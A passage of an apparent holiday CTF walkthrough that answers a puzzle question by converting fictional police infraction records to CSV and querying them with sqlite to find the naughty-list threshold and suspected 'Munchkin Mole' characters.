perspective. The Elves consider the Lollipop Guild to be a terrorist organization. Indeed, the North Pole Elven Blue Team toils year-round defending the computer and network infrastructure of the North Pole from attack. Their biggest fear is that the Lollipop Guild will somehow disrupt or destroy the North Pole's biggest production of the year - Santa's Christmas Day present delivery operation. The North Pole Blue Team is on extremely high alert throughout Christmas Eve, an exhaustive period of analysis and active defense this team refers to as "Blue Christmas."

Although it has never been proven, the Elves allege that the Lollipop Guild has infiltrated its operatives among the North Pole population, cleverly disguising these nefarious interlopers as Elves. According to these rumors, so-called Munchkin Moles mingle among even the Elven Elite. Because Elves and Munchkins look identical, Elven leadership remains confounded about whether Munchkin Moles actually exist. Yet, rumors persist.

Naughty? Or Nice?

5) How many infractions are required to be marked as naughty on Santa's Naughty and Nice List? What are the names of at least six insider threat moles? Who is throwing the snowballs from the top of the North Pole Mountain and what is your proof?


4 infractions are needed to be put on Santa's naughty list

The names of 8 suspected munchkin moles are as follows:

"Beverly Khalil"
"Bini Aru"
"Boq Questrian"
"Kirsty Evans"
"Manuel Graham"
"Nina Fitzgerald"
"Sheri Lewis"
"Wesley Morton"

The giant showballs are being thrown from the top of the North Pole Mountain by Bumble, the Abomniable Snow Monster. This is corroborated by page 5 of the Great Book where in the past, he has been known to enslave elves to create giant snowballs he can use as weapons.

Available Hints



Minty Candycane
Hint 1

I have a very important job at the North Pole: GDPR compliance officer. Mostly I handle data privacy requests relating to Santa's naughty and nice list. I maintain the documents for compliance on the North Pole file store server.

Minty Candycane
Hint 2

The North Pole Police Department works closely with Santa on the naughty and nice list infractions. Mild naughty events are "1 coal" infractions, but can reach as high as "5 coal" level.

Minty Candycane
Hint 3

I'm still a little shaken up from when I had to call them in the other day. Two elves started fighting, pulling hair, and throwing rocks. There was even a super atomic wedgie involved! Later we were told that they were Munchkin Moles, though I'm still not sure I can believe that.

Minty Candycane
Hint 4


Unrelated, but: have you had the pleasure of working with JSON before? It's an easy way to programmatically send data back and forth over a network. There are simple JSON import/export features for almost every programming language!

Minty Candycane
Hint 5

One of the conveniences of working with JSON is that you can edit the data files easily with any text editor. There are lots of online services to convert JSON to other formats too, such as CSV data. Sometimes the JSON files need a little coaxing to get the data in the right format for conversion, though.

To answer the question, We need to obtain a list of all the infractions in the nort pole police department database located at nppd.northpolechristmastown.com. In addition, we will need ‘the naughty and nice list.csv’ file found in the SMB server in question number 2. A cursory look over the data shows the infraction titles, names, and the status of the infractions.

NPPD



NORTH POLE POLICE DEPARTMENT

Infractions Search

Search:

eg. title:bedtime, date>2017-12-25, etc

Legal fields: title, date, name, status


Reports

Showing results 1 - 25

More →

Title	Name	Status
Throwing rocks (at people) ● ● ● ● ●	Suzanne Hart	pending
Aggravated pulling of hair ● ● ● ●	Nina Fitzgerald	closed
Playing ball in house ●	Jess Aziz	closed
Unauthorized access to cookie jar ● ●	Shaun Low	open
Throwing rocks (non-person target) ● ● ● ● ●	Grace Cruz	open
Tantrum in a private facility ● ●	Iris Shaffer	closed
Talking back to parents or other adults ● ● ●	Paul Newton	open
Anti-social behavior (unspecified) ● ● ● ●	Tina Humphrey	open

Using the search function allows us to filter through the infractions and more importantly, download the results in JSON format. In this walkthrough we’ll be filtering against the status (open, closed, pending) and downloading the results of each of these queries.




Aiding and abetting / accessory to another child's infraction ● ● ● ●	Gabrielle Pierce	closed
Naughty words ● ● ● ●	Bonnie Clayton	closed
Bedtime violation ●	Gareth Patel	closed
Throwing rocks (non-person target) ● ●	Rafael Lane	closed
Unauthorized access to cookie jar ●	Eugene Gandhi	closed
Crayon on walls ● ● ● ●	Mike Goel	closed
Unauthorized access to cookie jar ● ●	Sami Sandoval	closed
Tantrum in a private facility ● ●	Erika Norton	closed
Petty candy larceny ● ● ●	Mina Teo	closed
Failure to feed a family pet ●	Juanita Burgess	closed
Computer infraction: Accessing siblings files without permission ● ● ● ●	Jim Chen	closed

More →


Download

The JSON files are then converted into csv format using an online service[1] and joined together to produce a single file with all the infractions using cat



```
root@kali:/tmp/infractions# ls
infractions-closed.csv  infractions-open.csv  infractions-pending.csv
root@kali:/tmp/infractions# cat * > infractions.csv
root@kali:/tmp/infractions# 
```

Once complete, the file can be imported into an sqlite database along with the "naughty and nice list.csv" obtained during question 2




```
sqlite> .mode csv
sqlite> .import infractions.csv infractions
sqlite> .import nan.csv nan
sqlite> 
```

Looking at the format of the table, it looks like there is one entry per child per infraction resulting in a lot of duplicate names. we can use the COUNT and GROUP BY statements in SQL to aggregate these results and then match the names up to the naughty list.

The logic behind the SQL query will be something like this

We want the name of the child and the number of infractions from the infractions table, (SELECT)
then using their names, find their match on the naughty or nice table (JOIN)
once they are matched up, get only the children that are naughty (WHERE)
order the results by number of infractions, least to greatest (ORDER BY)

sqlite> select infractions.infractions__name, count(*) from infractions left join nan on infractions__name = nan.name where nan.non = "Naughty" group by infractions__name order by count(*) limit 5;




```
sqlite> select infractions.infractions__name, count(*),nan.non from infractions left join nan on infractions__name =
nan.name where nan.non = "Naughty" group by infractions__name order by count(*) LIMIT 5;
"Allen Farmer",4,Naughty
"Allison Barton",4,Naughty
"Ashlee Hodge",4,Naughty
"Bini Aru",4,Naughty
"Blake Nielsen",4,Naughty
sqlite> 
```

In the output above, we can see that in the Naughty list, the children have at least 4 infractions.

[1] https://json-csv.com/


To find the names of at least 6 insider threat moles, we can use the "BOLO - Munchkin Mole Report.docx" document found in the SMB share along with the database of infractions we created in the previous step. In addition, Minty's hint # 3 tells us that he reported the 2 munchkin moles that were apprehended (citing hair-pulling, rock throwing and atomic wedgies)



Minty Candycane

Hint 3

I'm still a little shaken up from when I had to call them in the other day. Two elves started fighting, pulling hair, and throwing rocks. There was even a super atomic wedgie involved! Later we were told that they were Munchkin Moles, though I'm still not sure I can believe that.



BOLO: Munchkin Mole Advisory

Please be advised that the long-rumored munchkin moles are now believed to be real. After a detailed and thorough investigation, North Pole Authorities have identified two munchkins impersonating elves in Santa's workshop.

When confronted, both munchkins were able to evade elf authorities after throwing rocks and engaging in aggravated hair pulling. The pair mysteriously disappeared after speaking an unknown word sounding like "puuurzgexgull."


Munchkin Descriptions

Name: Boq Questrian
Height: Approximately 4 feet
Weight: Unknown
Appearance: Reddish skin tone, blue eyes. A single curl of hair dominates an otherwise unremarkable hairstyle.
Warning: Boq is uncannily accurate at short-distance rock throwing.

Name: Bini Aru
Height: Approximately 4 feet
Weight: Unknown
Appearance: Pale skin, grey eyes. Unruly black hair.
Warning: Bini is unrelenting in hair pulling.

In the BOLO document, we receive a few pieces of key information. The infractions that the moles were cited with and more importantly, their names.


We can query the database that we have and see if there are any entries for these 2 munchkins



```
sqlite> select infractions_name, infractions_title from infractions where infractions_name = "Boq Questrian";
"Boq Questrian","Throwing rocks (at people)"
"Boq Questrian","Playing with matches"
"Boq Questrian","Throwing rocks (at people)"
"Boq Questrian","Giving super atomic wedgies"
sqlite> select infractions_name, infractions_title from infractions where infractions_name = "Bini Aru";
"Bini Aru","Giving super atomic wedgies"
"Bini Aru","Possession of unlicensed slingshot"
"Bini Aru","Aggravated pulling of hair"
"Bini Aru","Aggravated pulling of hair"
sqlite>
```


We can see in the above output that they are both in the database, and both guilty of at least 2 of the 3 offenses that Minty mentioned. Armed with this information, we can formulate a query that can (at the very least) get us a few good suspects.

For our query, we'll search for names with that have more than 1 count of "Aggravated pulling of hair", "Giving super atomic wedgies" or "Throwing rocks (at people)" infractions. This results in 8 names (with both of the known munchkin moles included)



```
qlite> select infractions__name from infractions where infractions__title in ("Aggravated pulling of hair", "Givin
uper atomic wedgies", "Throwing rocks (at people)") group by infractions__name having count(*) > 1;
"Beverly Khalil"
"Bini Aru"
"Boq Questrian"
"Kirsty Evans"
"Manuel Graham"
"Nina Fitzgerald"
"Sheri Lewis"
"Wesley Morton"
qlite> 
```

And to verify their place on the Naughy or Nice list, we join the NaN table and search for their names




```
sqlite> select infractions.infractions__name, nan.non from infractions left join nan on infractions.infractions__name
 = nan.name where infractions__title in ("Aggravated pulling of hair", "Giving super atomic wedgies", "Throwing rocks
 (at people)") group by infractions__name having count(*) > 1;
"Beverly Khalil",Naughty
"Bini Aru",Naughty
"Boq Questrian",Naughty
"Kirsty Evans",Naughty
"Manuel Graham",Naughty
"Nina Fitzgerald",Naughty
"Sheri Lewis",Naughty
"Wesley Morton",Naughty
sqlite> 
```

It would appear that the names of 8 suspected munchkin moles are as follows:

"Beverly Khalil"
"Bini Aru"
"Boq Questrian"
"Kirsty Evans"
"Manuel Graham"
"Nina Fitzgerald"
"Sheri Lewis"
"Wesley Morton"

Lastly, after completing the Bumble's Bounce snowball challenge, a conversation is unlocked between Bumble the Abominable Snowmonster and Sam the Snowman.



NPC Conversation

Conversation with Bumble and Sam

Arrrrrrrrgh! Grrrrrrrr! ROOOOOOOAR!

You've done it! You found out who was throwing the giant snowballs! It was the Abominable Snow Monster. We should have known. Thank you for your great work!

But, you know, he doesn't seem quite himself. Look into his eyes. It almost looks like he has been hypnotized. Something's not right with him.


In fact, he seems to be under someone else's control. We've got to find out who is pulling his strings, or else the real villain will remain on the loose and will likely strike again.

It means, buckle your seatbelt, dear player, because the North Pole is going bye-bye

Based on this conversation, we find out that the culprit behind the giant snowballs terrorizing the north pole is none other than Bumble, the Abomniable Snow Monster. This is corroborated by page 5 of the Great Book where in the past, he has been known to enslave elves to create giant snowballs he can use as weapons. Since then, he has become a friend to the elves. However, Sam the Snowman points out that he looks as though he is being hypnotized. The search for the REAL villain has only just begun.

These pages of The Great Book can be obtained by completing objective #1 of the Bumbles Bounce Snowball Challenge Level

Very recently, though, the Bumble's behavior has become quite erratic. Several times every day, his eyes seem to go blank as he stares off into the distance. Rumor among the elves is that there must have been some magic in something the Bumble ate. As of this writing, the Bumble is under careful analysis by Yukon Cornelius and the North Pole's best veterinarians. A diagnosis remains elusive.



The Abominable Snow Monster

